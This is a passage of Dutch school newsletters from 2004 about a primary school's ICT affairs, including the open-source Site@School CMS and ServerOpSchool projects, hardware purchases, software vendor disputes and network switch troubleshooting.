### **Sneeuwbal.**

We werden deze week gebeld door een school in Amstelveen die via via goede informatie had ontvangen over **Site@School**. Ze wilden o.a. weten of het te gebruiken is als een ELO, of er een deel van de site afgeschermd kan worden voor het grote publiek. Dat kan!!

Leuk zulke telefoontjes. Het maakt ons nog trotser op ons product.

Trouwens, S@S zal worden vertaald in het grieks, in het antieke alphabeth.

### **ServerOpSchool**

Al sinds dag 1 van het SoS project piekeren Peter en Dirk zich suf hoe ze dit project kunnen vrijgeven 'aan de wereld'. Een goed project moet je zodanig openbaar maken, dat uiteindelijk alle basisscholen in de wereld het gratis kunnen krijgen.

Het grote risico dat aan die benadering kleeft is dat, als je het project nu op internet zet om gratis te downloaden, er geen geld is voor toekomstige verbeteringen. (upgrades), als de gebruikers dat zouden wensen.

Onderlaatst, aan de keukentafel in Bussum, hadden we het er weer over en legden het probleem aan een meedenkster voor. Resultaat: na het weekend kwam er een idee voor een financiële continuïteit van het project dat alle andere ideeën naar de prullenbak verwijst!

Voorlopige conclusie: als het idee klopt, krijg je als school geld terug bij meerdere deelnemers.

Wordt vervolgd.

groeten en prettig weekend,

Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 42 - 2004 (15 oktober)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### Jaargang BIC

Misschien hebben oplettende lezertjes gemerkt, dat we met jaargang 4 zijn begonnen. Dat betekent, dat we drie volle jaren elke schoolweek op vrijdagmiddag deze nieuwsbrief hebben doen uitgaan. Alvast dank voor de felicitaties.

### RSI

We werden deze week gebeld door een bedrijf dat aan RSI preventie doet. Voor de volwassenen binnen ons bedrijf worden polssteunen aangeboden ter voorkoming van RSI. Aan de vrouw werd uitgelegd, dat wij doen aan RSI preventie voor kinderen en op zoek zijn naar een juiste stoel. We werden verwezen naar de website, waar prachtige plaatjes staan van volwassenen die zachter een computer zitten. Ja, ze hebben ook speciale voetensteunen. Maar als je de plaatjes bekijkt kan een kind daar nog niet bij. Wat zullen we vertellen, als ze na de herfstvakantie weer eens belt? [www.ergonomique.nl](http://www.ergonomique.nl)

### Boodschappen bij PC dokter

Deze week weer lekker met ICT geld gesmeten. Uitgegeven:

- een doos met 30 optische muizen. Bij ons op school willen we geen muizen meer met balletje. Die vervuilen te snel en dat moet je weer schoonmaken, etc
- twee platte LCD monitoren voor de IB ruimte. Het zijn zeer chique schermpjes, bijna zonder rand.
- twee directie-computers in TOWER kasten laten inbouwen, omdat ze dan mooi onder de mooie nieuwe bureaus passen.

Omdat wij een goede klant zijn bij de Pcdokter krijgen we bijna al onze aankopen tegen een gereduceerd tarief. ([www.pcdokter.nl](http://www.pcdokter.nl))

### KPN-modem binnen

Nadat we op 27 september onze aanvraag voor het 3-jarig gratis internet gebruik via de KPN hadden aangevraagd, was er niets meer vernomen. Daarom deze week in de telefoon: een 0900 nummer voor 10 cent per minuut. Eerst word je dan via allerlei doorkies intoetsnummers verder geholpen (tikt lekker aan). Na de vraag of de aanmelding was aangekomen, hoorden we, dat ze nooit een bevestiging sturen: scholen horen niets terug. Maar wat is uw BRIN nummer? En één dag later hadden we de spullen voor de installatie binnen. Toeval?

Na de herfstvakantie gaan we ons bezig houden met de installatie.

### KPN en onze kabelaansluiting

Denk na het lezen van het bovenstaande niet dat we van ons kabel abonnement af willen. We willen ALLEBEI! Dan hebben we een redundante internet verbinding. Dan kunnen we aan load-balancing gaan doen. Dan kunnen we....

Wat kunnen we allemaal met twee Internet aansluitingen?

### ESIS upgrade

Inderdaad, na de 1 oktober teldatum hebben we een ESIS upgrade voor Linux proberen te doen. Kort samengevat: Dat viel vies tegen. Redenen:

- De Linux patches waren van 8 dagen NA de teldatum.
- De documentatie om met Linux te upgraden ontbrak.
- De door de helpdesk voorgestelde wijze van upgraden faalde jammerlijk.

We hebben de upgrade afgebroken en de volledige backup van ESIS teruggezet. Totaal aantal uren voor een mislukte upgrade: 3 uur prutsen.

We beraden ons op actie naar Rovict. Jullie horen er meer van.

Helaas was de Rovict sores nog niet afgelopen. De volgende dag moesten wij de diskette van het Amsterdams Monitorbedrijf doen. De door Rovict verstrekte gebruiksaanwijzing klopte niet waardoor Agnes en Ashvin vast kwamen te zitten. Dirk baalde als een stekker, belde de helpdesk, kreeg het goede antwoord. Er ontbrak een regel in het manual. Hoeveel scholen zouden op dit punt hebben vastgezeten?



### **Letterpret**

In het licht van het bovenstaande. Klagen helpt. Na 1,5 jaar gedonder en druk op Malmberg hebben we nu een werkende netwerk versie.

Klagen helpt.

### **Site@School**

De nieuwe iconen zijn klaar! Dankzij onze grafisch ontwerper Barry ziet de nieuwe versie er schitterend uit. Hulde Barry!!

Speciaal voor de lezers van de BIC: hier is de URL voor een sneak preview:

<http://wyxs.net/newicons/starnet/index.php>

Login met gebruikersnaam: gast

Je wachtwoord is: gast123

Op 31 oktober zal versie 2.2 beschikbaar zijn met de nieuwe iconen. Zeer bedankt Barry!

We krijgen steeds meer talen binnen. Om jullie geheugen op te frissen zetten we ze maar weer eens achter elkaar, met hulde aan de vertalers.

Engels (doen we zelf), Spaans (Stephen James), Braziliaans-Portugees (Dener Brito), Noors (Henry Jovik), Nederlands (doen wij ook), Zweeds (Daniel Dalethsson), Duits (Jürgen Goldmann), Chinees (Jinhe Pei), Japans (Ikuko Suzuki), Turks (Ylker Turen), Frans, (Jean Peyratout), Pools (Chris Lojowski), Fins (Timo Tervo), Deens (Ole Bang Ottosen).

We hebben berichten dat de Italiaanse en Maleisische vertaling onderweg zijn.

We zijn buitengemeen trots dat S@S zo'n vlucht neemt.

### **ServerOpSchool**

Peter werkt hard aan het image restore systeem. Dirk zag het van de week, was zeer onder de indruk en wel om twee redenen:

1. Het systeem is buitengewoon simpel. Een leerkracht kan in een klas zonder het intikken van wat voor ingewikkelde command's, IP adres, imagenaam. etc. op zeer eenvoudige wijze een image van een computer terugzetten.
2. Het systeem is buitengewoon ingewikkeld. De gevoerde gebruiker kan andere images terugzetten, kan images uploaden, kan bepalen wat het standaard image is voor een werkstation.

### **Stagiair**

We hebben een stagiair: Wilmer.

Hij komt de komende 5 maanden zijn stage bij Peter doorbrengen Wilmer is Debian developer en een zeer bedreven programmeur. We hopen dat we hem nog wat kunnen leren. We houden jullie op de hoogte.

Tot zover,

Groeten en goed weekend,

Karin, Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 44 - 2004 (29 oktober)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### Artikel in COS

Deze week kwam het COS Magazine uit. Daarin staat een verslag van een bezoek aan onze school. Het nummer gaat over elektronische leeromgevingen (ELO's). Omdat Site@School daar geschikt voor is werden Agnes en Karin geïnterviewd. Helaas heeft de redacteur -wegens ziekte en daardoor tijdgebrek- onze rectificaties niet meegenomen in de publicatie, waardoor er onjuistheden in het stuk staan. Het ergste is wel , dat de indruk wordt gewekt, dat S@S alleen voor Linux is. We hebben op de schoolsite een rectificatie gezet. ([www.rosaboekdrukker.net](http://www.rosaboekdrukker.net))  
<http://www.computersopschool.nl/>

### Emailadres

Alle groepen hebben nu een emailadres via de webmail.  
Volgende week zal uitgelegd worden -in een vergadering-hoe het allemaal werkt. Geen (f)outlook meer!!!

### Website van de Rosa Boekdrukker

We hebben deze week wat geëxperimenteerd met de kleuren op onze website.  
We gebruikten daarvoor een heel handig programmaatje waarmee de kleuren kunnen worden aangepast. zie: <http://www.grafxfreeware.homestead.com/colorselector.html> en <http://www.tucows.com/preview/304878.html>  
Graag horen wij commentaar op de kleuren.  
Onze school wordt vaak genoemd <http://www.fransonline.nl/modules.php?name=News&file=article&sid=3741>

Op deze website staat een interview met iemand die S@S heeft gebruikt voor een schoolsite en er lovend over spreekt.  
Ook kregen we een tip, dat in een publicatie van het Ministerie van Onderwijs onze school wordt genoemd. <http://www.minocw.nl/brief2k/2004/doc/45746.pdf>  
Probeer ook eens "Rosa Boekdrukker" in te tikken in Google. Dan zie je, dat de linken met het oude IP adres niet werken, maar er zijn alweer genoeg nieuwe linken die het wel doen. Dus in een maand tijd is onze roem flink gestegen!

### S@S

Voor Site@School is het aftellen begonnen! A.s. zondag komt versie 2.2. uit. Het is de mooiste die we hadden en we zijn er zeer trots op Hulde aan alle medewerkers. Uit het forum horen we dat velen er al naar uitkijken. Ondertussen zijn we al weer bezig aan de volgende versie. We testen een chat, en we willen de directory structuur aanpassen. Verder zit in de nieuwe versie het Italiaans. Daarmee komt het aantal talen op 15.

### SoS

ServerOpSchool is in de herfstvakantie geïnstalleerd op de Joop Westerweelschool. Dat liep prima en tot onze stomme verbazing installeerden verschillende educatieve programma's zich dit keer zonder de minste problemen. Het lijkt erop dat de modernere versies van Wereld in Getallen, Maatwerk Blauw en Oranje, Zwijsen Software Manager, vrijwel probleemloos gingen.  
Op de JW hebben ze 70 windows werkstations. Met ons nieuwe backup tool was het neerzetten van images een klusje dat zelfs een kleuter had kunnen uitvoeren.  
Met het backup tool kunnen ook virusscans gedaan worden. Het werkt als een zonnetje. Het grote voordeel is dat de virusscanner gratis is. Dat spaart dus heel wat euro's, ieder jaar weer.  
Voor de ICT'er was het een eye opener om te zien hoe eenvoudig bestanden delen werkt en hoe makkelijk je groepen programma's op het bureaublad geeft.

groeten en een prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 45 - 2004 (5 november)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

**Sinterklaas komt er weer aan.**

Lessuggesties nodig? Kijk eens hier: <http://www.kennisnet.nl/special/sinterklaas/>

**Aanpassing bureaubladen**

Deze week hebben we alle bureaubladen van de groepen aangepast. De bedoeling is, dat elke keer bij het inloggen de vaste gegevens terugkomen en dat alle veranderingen aan het bureaublad ongedaan gemaakt worden. Einde van dubbele pictogrammen en fantasierijke achtergronden en vreemde extra balken in de browser. Dat aanpassen kan ook heel gemakkelijk van afstand worden gedaan.

**ICT in onze personeelsvergadering**

Gebleken is, dat om de afspraken over de ICT leerlijn goed vast te houden het nodig is om ICT regelmatig op de vergadering te laten terugkomen. Deze week hebben we wat nieuwigheden in het netwerk aan de orde gesteld. Ook hebben alle leerkrachten een emailadres gekregen in onze eigen webmail.

**Printers stuk**

In de bovenbouw begaven deze week twee netwerk printers het. Het zijn hele zware machines die volgende week gerepareerd zullen worden. Het komt regelmatig voor, dat er hele wachtrijen documenten in staan. Leerlingen die niet direct hun printje krijgen drukken nogmaals in plaats van te kijken welke melding er op het schermje in de printer staat.

**S@S en SoS**

**S@S**

Deze week kwam versie 2.2 van S@S uit. Veel positieve reacties. En dankzij onze intensieve Forum community ( <http://rosaboekdrukker.net/phpBB2/> ) Van testers en gebruikers kwamen de eerste bugjes al binnen. Hartelijk dank jullie allen!

De nieuwe versie was nog niet uit of we hadden weer een paar prima extra features: leerkrachten pagina's en in de kalender kun je nu periodes invoeren. Dan hoef je niet 7 keer 'Herfstvakantie' te tikken.

**SoS**

Weinig te melden, alhoewel we hard werken. Deze week de OBS Corantijn afgerond. De Sterrenwachtters zijn ook klaar. Nu de Joop Westerweel nog en de OBSRB. Maar ja, bij die laatste denken we: "Bij de loodgieter lekt het..."

We merken uit een paar hoeken belangstelling voor SoS.

We zijn bezig met de gebruiksaanwijzingen.

groeten en een prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 46 - 2004 (12 november)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

drukke week!!!!

### **Alles Telt**

Er is dit schooljaar een zesde kleutergroep gevormd. Er klopte niets meer van de ingevoerde leerlingen. Deze week is alles opnieuw ingevoerd en elke groep heeft weer een blad met de namen en iconen die de kinderen nodig hebben om in te loggen. De behoefte is groot, dat ook kleuters op hun eigen naam kunnen inloggen. Niet voor elk programma een ander icoon, maar gewoon hun eigen naam; kleuters kunnen hun eigen naam echt wel herkennen! We zullen het eens voorstellen bij de uitgeverijen.

### **ICT-leerlijn**

We zitten er aan te denken om onze ICT leerlijn publiek te maken, open te stellen voor aanvullingen van buiten, zodat het een voor veel scholen bruikbaar geheel wordt. Maar... er zitten oefeningen in Word in. Dat willen wij natuurlijk eigenlijk niet, als voorstanders van Opensource producten. (zie ook: <http://www.ossinhetonderwijs.nl/>) We zijn nu aan het bedenken hoe we de beschreven oefeningen kunnen (laten) vertalen naar OpenOffice en een ander tekenprogramma. We verkeren nog in een brainstorm stadium. U hoort nog meer. En we staan natuurlijk open voor suggesties.

### **Aardrijkskunde nieuwsbrief**

Er is weer een aardrijkskunde nieuwsbrief uit. <http://rosaboekdrukker.net/index.php?section=10&page=707> Met links over de V.S. en Zuid Holland.

### **APS**

We hebben licenties voor het gebruik van Windows en Word op onze computers. Helaas hebben we die nog een jaar nodig. Voor 1 december moet alles netjes opgegeven zijn. Dat gebeurt tegenwoordig allemaal via het internet.

### **Praxis Bulletin**

Wij hebben al jaren een abonnement op het PRAXIS bulletin. Ze hebben een website waar je allerlei artikelen uit het verleden kunt terugvinden. Maar je moet wel inloggen. Een jaar geleden ontvingen we een brief met een speciale inlognaam en wachtwoord. Maar dat werkt niet meer. Het bleek dat te veel scholen dat kwijt raakten. Dus de oude manier is weer geldig: in het papieren tijdschrift staat het wachtwoord van de maand. [www.praxisbulletin.nl](http://www.praxisbulletin.nl) Wachtwoord van november is Berlijn. Van december is.....ja....Madrid!!

Als je een POP UP KILLER hebt, dan moet je allerlei maatregelen nemen om in te loggen. Eén van ondergetekenden heeft de grootste ruzie met de site; door de popukiller verschijnt het inlogschermpje niet. Waarom kan het niet GEWOON?? Jammer.

### **MALMBERG LETTERPRET**

De never-ending-story is nog niet klaar!!! We ontvingen deze week een aanmaning om het gebruik van Letterpret over 2003 te betalen. Die herinnering ontvingen we in maart j.l. ook. Het antwoord op die aanmaning hebben we maar even aangehaald in ons antwoord van deze week. Betalen voor Letterpret? We hebben hen een rekening gestuurd: zij moeten ons betalen voor alle moeite die we hebben gedaan om het programma te laten werken. Ze mogen ons dankbaar zijn voor al het werk en alle foutmeldingen die we aan hen bericht hebben, anders werkte het nog steeds niet in een netwerk!!!

### **GEK**

Deze week werd een aantal docenten gek van vervelende meldingen met Word 2000. Heel vaak als je terug gaat in je document om iets te veranderen wordt gemeld, dat er een functie van de spelling controle niet is geïnstalleerd en of we de cd willen plaatsen. Maar de spelling controle doet het wèl. Uiteindelijk hebben we de cd er maar eens in gedaan en het lijkt of het probleem is opgelost. Maar begrijpen doen we het niet. Je kan ook niet overal verstand van hebben.

### **NETWERK**

### **Printers**

Deze week zijn onze printers schoongemaakt en kleine reparaties zijn verricht. Er waren er een paar kapot. Het blijkt dat enkele van deze printers (HP Laserjet4MV) die we van onze gemeentelijke dienst hebben gekregen, nog erg weinig gebruikt zijn. We kregen toen ook 'fusers' en die bleken nodig voor revisie. We kunnen er dus nog jaren mee voort en de schoonmaakbeurt /revisie ad € ....(we hebben nog geen rekening ontvangen) is een goede investering geweest.

### **Windows sluit niet af.**

Na de zomervakantie sluiten opeens een heleboel computers niet meer vanzelf af. Dus nu de patch uit 1999 maar eens geïnstalleerd. En ja hoor. het helpt! Nu moet het nog worden aangepast op het image.

### **Een goede daad**

De oude servers die we hadden en die wij als krijgers hadden ontvangen, zijn deze week opgehaald door een school uit Zeeland. Ze hebben daar weinig leerlingen en dus een klein ICT budget. Ze zijn hartstikke blij met onze spullen.

### **Kapotte computer**

Onze ICT coördinator heeft een computer gemold door te hard een schakelaartje te 'repareren'. Daarbij brak ook het plastic houdertje af dat in de kast de schakelaar vasthoudt. Ze had al bijna een nieuwe computer besteld. De vrijwilliger zal in de onderdelenbak kijken of er nog een inbouwschakelaartje over is.

### **S@S en SOS**

#### **S@S**

Deze week is onze website "gemigreerd" naar S@S 2.2. We kunnen nu dus zelf ook van de nieuwste snuffjes gebruik maken. Het is een genot om in te loggen en de mooie nieuwe ikonen te zien. Wie eens een kijkje wil nemen: onze testsite is daarvoor bedoeld <http://wyxs.net/daily/starnet/>

inloggen met "tester" en het wachtwoord is "tester". Iedere nacht wordt de site gewist en is ie weer 'schoon'. Het kan zijn dat de taal niet op Nederlands staat. Dat moet je dan even aanpassen.

#### **Ouders - hoera!!!**

Vanuit de oudergeleding van onze school is er belangstelling om de jaarkalender te gaan bijhouden op de website. Eén ouder heeft nu toegang tot S@S. We zijn benieuwd of het gaat lukken: ouders die een deel van de website gaan beheren.

groeten en een prettig weekend

Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 47 - 2004 (19 november)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### ICT leerlijn

Door verschillende mensen wordt er druk nagedacht over hoe we de leerlijn voor iedereen toegankelijk kunnen maken en over een site waar de lijn op kan en waar mensen bijdragen kunnen leveren aan de oefenstof.

### Lessuggesties

Kijk op <http://rosaboekdrukker.net/index.php?section=10&page=708> Weer allemaal leuke tips voor het sinterklaasfeest.

### Letterpret

Deze week ontvingen we een CREDIT nota van Malmberg. Nee, niet de door ons gevraagde € 5000.- schadevergoeding. Maar € 80.- Waarvoor die 80 euro zijn stond er niet bij.

## TECHNISCHE INFORMATIE

### Rekening

De rekening van het verzorgen van onze printers is binnen. € 325.-, inclusief btw en voorrijkosten. Dat is niet duur voor 5 printers die weer jaren meekunnen volgens de onderhoudsmonteur. Eén van de printers had maar 25000 exemplaren op de teller. "Net ingereden" zei de monteur.

### Onze gulle gemeentelijke gever

Deze week kwam er weer een flinke partij overtollig materiaal van onze gemeentelijke dienst. Tape streamers, monitoren, printers, printservers, thin-clients) Wat wij niet nodig hebben wordt doorgegeven aan andere scholen. Belangstelling?

### Beursbezoek

Peter en Dirk bezochten de "Ict en beheer" beurs in Nieuwegein.

Hier een kort verslag.

"Wat ons opviel was de grote aanwezigheid van hardwarebeveiligingsstands. Er wordt blijkbaar heel wat afgestolen op dit gebied. Wij zagen er een pleidooi in voor tweedehands computers.

Dat bracht ons bij de stand van Arcom-IT, waar wij hartelijk werden ontvangen door Ewald van der Blij. We kenden hem al van diverse aankopen (hd-s voor de OBSRB en onlangs uitstekende tweehands PIII-733 computers voor een andere school). Even fysiek kennis gemaakt, een prima contact.

Vandaar naar de stands met, ja ja, content management systemen. Dat was lachen! Prijzen bij de één van 25 tot 95 euro per maand (met gastenboek!). Bij de tweede voor € 2500.- per server en bij de derde was de prijscourant fout bij de drukker vandaan gekomen, dus die hadden geen prijzen. Gelukkig waren we incognito, dus hoefden we niet uit te leggen, dat S@S veel goedkoper en beter is.

Toen weer iets echt leuks. We kwamen Raoul tegen, van ICT-opschool. Prima om even bij te praten, en hij kwam weer met goede ideeën

Tijd voor de concurrenten van serveropschool. De enige die in de buurt kwam was PARADIGIT, maar ja, moet je wel nieuwe computers bij hen kopen. Daarnaast kost het dan maar € 35.- per computer per jaar. Het gerucht klopte dus. Onlangs luisterden we in de trein een gesprek af. Eén van de mensen van (blijkbaar paradigit) zei, dat de PCprivee projecten door de belastingmaatregel aan het instorten waren en dat ze zich nu concentreren op scholen ("daar kun je heel wat computers wegzetten")

Bij de andere leveranciers grote verhalen, maar geen prijzen.

Samengevat: leuk voor de contacten., maar verder geen nieuwe dingen."

### Laatste nieuws, latest news, letsten Nachrichten

Sinds zonet is de vertaalsite van het site@school project geopend. "http://wyxs.net " Met deze site is het mogelijk dat veel mensen tegelijkertijd online aan vertalingen van de handleidingen werken. Als je wilt meewerken aan de Nederlandse handleiding, dan kun je je bij ons aanmelden, dan krijg je een account en kun je zo aan het werk. Het Engelse manual (handleiding) is het uitgangspunt. De opzet is zodanig, dat je ook bijvoorbeeld maar één hoofdstuk kunt vertalen, als je dat wilt. Kennis van de Engelse taal is dus wel een

voorwaarde om mee te kunnen doen.  
Fred heeft veel denkwerk en een prachtig template in de site zitten.  
  
een prettig weekend!  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT



++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 48 - 2004 (26 november)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### ICT leerlijn

#### Digiwijzer

Vanaf januari zal module 2 gebruikt kunnen worden door groep 7 en 8. Dan zullen ook de klassenconsulten plaats vinden. Die zullen gedaan worden door Anja, zij is een taalspecialist. De nadruk zal dus komen te liggen op de taalkant en de organisatiekant van het programma.

#### Groep 4

Ook zal na de kerstvakantie het emailproject voor groep 4 starten. Er zal weer een dier gaan logeren en er moet dus een school worden gezocht die het ook wil doen.

#### Kleuterbouw.

Nu Letterpret het goed doet (!!!) zal het accent daar op komen te liggen de komende periode. Een taalspecialist van het ABC zal naar de didactische kant van het programma met ons kijken.

#### Remediëring

Op 13 december gaan Marianne, Hedy en Karin naar het ABC om het programma LEESLADDER door te spitten op het gebruik van de verschillende onderdelen. Welke oefeningen zijn voor welk soort leesproblemen? Hoe zet je het nuttig in? etc.

#### Remediërende rekensoftware

Er is een vraag gekomen vanuit het team naar rekensoftware voor rekenproblemen. Daarvoor zullen we een programma moeten zoeken dat ook aansluit bij onze methode. Bij Wis en Reken is op dit moment alleen software voor groep 4 verschenen. Graag op een bouwvergadering bekijken waar precies behoefte aan is. We zouden eens naar het programma Maatwerk kunnen kijken.

#### Voortgang ICT leergang

Deze week heeft er een gesprek plaats gevonden tussen de Rosa B. en de Educatieve Faculteit Amsterdam, op zoek naar stagiaires die ons gaan helpen met het omzetten en uitbreiden van onze bestaande ict-leerlijn naar een opensource leerlijn met opensource programma's.

#### Docentenplein 109

Alweer een nieuwe nieuwsbrief met allerlei handige tips: <http://rosaboekdrukker.net/index.php?section=10&page=709> Voor de klokhuis agenda is het beter om te kijken naar de site van de Rosa Boekdrukker. (<http://www.rosaboekdrukker.net/index.php?page=658&section=4>) Daar staat de agenda tot en met 10 december 2004

#### SOS en S@S

##### SOS

Bezoek van delegatie uit Franeker. Matthijs, één van de eerste gebruikers van Site@School, <http://www.deopslagh.nl>, was naar Amsterdam gekomen om zich te oriënteren op SoS. Peter en Dirk gaven een demo op de OBSRB en de Joop Westerweel. Jullie horen er nog van. Vandaag zitten P. en D. op de JW om daar de laatste klusjes te doen: Het Cito leerlingvolgsysteem zit nu op de server en de Windows clients. Esis draait op de clients en de server. Van EducatB moeten we de data nog overzetten. Kortom, bijna klaar.

##### S@S

#### Vertaalproject:

Vorige week sloeg de zetduivel toe waardoor de URL van het vertaalproject niet goed in de BIC kwam. Hier is ie nog een keer: <http://wyxs.net/manuals/>  
Het gaat ongelofelijk goed! Er zijn nu 3 Nederlandse vertalers, 2 Duitse en gisterenavond meldde zich een

Argentijn voor de Spaanse vertaling. Als je meewilt doen, meld je aan en doe een hoofdstuk. Vele handen maken licht werk!

**s@s en de leerlijn:**

Fred is bezig met een 'pdf knop' waardoor de pagina's met oefeningen in de leerlijn met één druk op de knop in PDF formaat beschikbaar zijn. Dan hoeven ze alleen nog maar onder de kopieermachine en kunnen dan zo de klas in.

Jullie snappen natuurlijk wel dat de volgende stap is dat een leerling de snelkoppeling met de opdracht op zijn bureaublad vindt en meteen aan de slag kan.

**Template editor:**

We beginnen vragen van scholen te krijgen om op eenvoudige wijze zelf het template te kunnen aanpassen aan de wensen van de school. Daartoe heeft Fred de template editor ontwikkeld. Je kan nu zelf een eenvoudig template voor S@S maken. PHP of HTML kennis is niet nodig. We hopen dat ie gauw klaar is.

Meld je aan als tester.

groeten en een prettig weekend Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 49 - 2004 (3 december)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### ICT leerlijn

#### ICT als vast punt op de teamvergaderingen.

Dit schooljaar staat bijna altijd ICT op de agenda van de vergaderingen. Zo hebben we deze week besproken, dat de ICT coördinator zal kijken of het programma "Maatwerk" voldoet aan de criteria die we als team voor software hebben vastgesteld. De inhoudelijke kant van het programma is onderzocht door de rekenspecialist in ons team.

#### Opdrachten voor groep 5 en 6

Groep 5 kan aan de slag met opdrachten tekstverwerking.

Groep 6 is begonnen aan opdrachten met Digiwijs. Ze oefenen nu in het zoeken op een webpagina

#### Wis en Reken software.

Van de uitgeverij Bekadidact kregen we eerst sombere berichten over de werking van hun software. Na wat extra uitleg van onze kant kregen we het volgende bemoedigende antwoord:

"Ik heb bij de softwareontwikkelaar geïnformeerd of de software wel kan draaien onder Samba. Ik kreeg het volgende antwoord: "In principe moet het kunnen. Samba is een fileserver. De school heeft dan alle bestanden onder Samba op Linux staan. Een client computer haalt de bestanden over het netwerk van die server en runt ze lokaal. Maar het is niet helemaal zeker of het kan. Dat zou eerst getest moeten worden. Er kunnen problemen zijn met filenamen (namen die Windows wel uit elkaar kan halen, maar Samba niet, of namen die voor Windows hetzelfde zijn maar voor Samba niet (denk aan lengte en hoofd- en kleine letters)." Zodra we de demo helemaal klaar hebben, dan krijgen alle scholen er één toegestuurd. Dat zal begin maart 2005 zijn. U kunt dan kijken of deze onder Samba draait. Eventueel kunt u ook de eerste echte CD (groep 5: eind april) eerst laten uitproberen voordat u hem echt aanschaft."

Natuurlijk zijn we bereid om de software op de Samba-server te testen.

#### Ons Netwerk

Deze week hadden we opeens bij een deel van onze computers uitval uit het netwerk. Toen bleek dat we geen duidelijk beleid hebben wat te doen bij storingen. Op die dag was de ICT coördinator niet op school. We moeten dus een protocol hebben. Tot nu toe kon er altijd meteen een beroep gedaan worden op Dirk, maar nu we ons hebben aangesloten bij Server op School vindt het beheer op een andere manier plaats. Toch heeft Dirk wel geconstateerd dat het aan één van de switches ligt en heeft Karin laten zien hoe je die moet resetten. Na het resetten werkte alles weer, maar na een paar uur was het weer mis. Nu zie je opeens het voordeel van twee switches: je kan door wat ompatchen zorgen dat degenen die de computer het meeste nodig hebben, gebruik kunnen maken van de (beperkte) capaciteit. Wat we nooit gedaan hebben, maar volgende week gaan uitvoeren is het verdelen van onze twee switches over verschillende computers. Voorbeeld: bij de directie staan twee computers. Je vergroot de werkbaarheid door computer A op de ene- en computer B op de andere switch te zetten. Een ding weten we nu zeker: koop nooit 1 switch met grote capaciteit, maar koop twee met halve capaciteit. Als we een nieuwe kopen, dan nemen we er een met twee gigabit aansluitingen. Dan kan je met één gigabit naar de server en met 1 gigabit naar de tweede switch.

#### OPENING JOOP WESTERWEEL

Peter en Dirk waren op de opening van de Joop Westerweel. Strak in het pak zittend, met onze zijden Linux stropdassen, werden we aangezien voor de Clini-clowns. Het was een leuke opening en goed voor de contacten.

#### KPN vergoeding

Let op!

In de nieuwsbrief van "ICTopschool" staat te lezen: "KPN laat weten dat scholen hun vergoeding voor de migratie naar het gratis KPN-aanbod voor 31 januari a.s. moeten declareren." Zie: [hier](#)

Dat was het weer.  
Groeten en een goed weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 50 - 2004 (10 december)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

een hele lange BIC (wegens onze defacing) met een zeer technische staart

### **ICT in de vergadering**

Deze week is vermeld, dat we werken aan het protocol: "hoe te handelen bij storingen?" Uit het team kwam naar voren, dat er weer gesurft is op onbetamelijke sites. In de volgende vergadering zullen de regels weer eens besproken worden. Want ook is gesignaleerd, dat er kinderen zonder opdracht en zonder toezicht zitten te computeren. Tja, dat vraagt om problemen!!

### **Maatwerk**

Het onderzoek naar de criteria om software aan te schaffen is positief uitgevallen voor het programma Maatwerk. Het heeft een instaptoets dat het niveau van de leerling bepaalt en een handlingsplan voorlegt. We zijn benieuwd. We moeten het natuurlijk nog wel even zelf uittesten. Het is van de firma Malmberg..... 8 jaar lang zouden we 111 euro jaarlijks voor het gebruik ervan moeten betalen.

### **Microsoft licenties**

Deze week hebben we onze registratie voor het gebruik van Microsoft producten in orde gemaakt bij het APS. We hebben nu naar eerlijkheid onze 50 computers opgegeven. Meer dan 700 euro betalen we voor het gebruik van lekkende software. We hopen dat het over een jaar niet meer nodig is en dat we voor die uitgespaarde 750 euro leuke bibliotheekboeken kunnen kopen!

### **Opmerking in gastenboek**

Een paar weken geleden vonden we vervelende opmerkingen in ons gastenboek. Een snel speurwerk van Dirk en Peter leidde naar het Ip-adres van de school waarvandaan de lelijke woorden kwamen. Een email naar de school heeft ertoe geleid, dat de ouders zijn gepakt. Ze hebben hun excuses in ons gastenboek gezet (<http://www.rosaboekdrukker.net/index.php?section=5>).

### **Switches**

Karin is door het stof gegaan om op alle stekkerdozen van de netwerkstopcontacten de nummers af te lezen. Eerst moesten ze genummerd worden en moest worden opgeschreven welke computer met welk MAC adres in de contactdoos zit. Dirk heeft alle computers losgetrokken en daarna zijn we alle computers om en om in een van de twee switches gaan steken. Meteen hebben we te lange draden vervangen door kortere draden. We hebben nog maar drie gaten over, dus moet er een switch bijkomen. We hebben nog niet ontdekt waardoor vorige week de ene switch is uitgevallen. Nu net op de valreep van de publicatie van deze BIC heeft Dirk ontdekt wat er aan de hand is: oververhitting! De ventilatoren van de onderste switch zijn vervuild en draaien niet op volle toeren. Dirk zal ze schoonmaken.

### **SITE@SCHOOL**

#### **Complimenten**

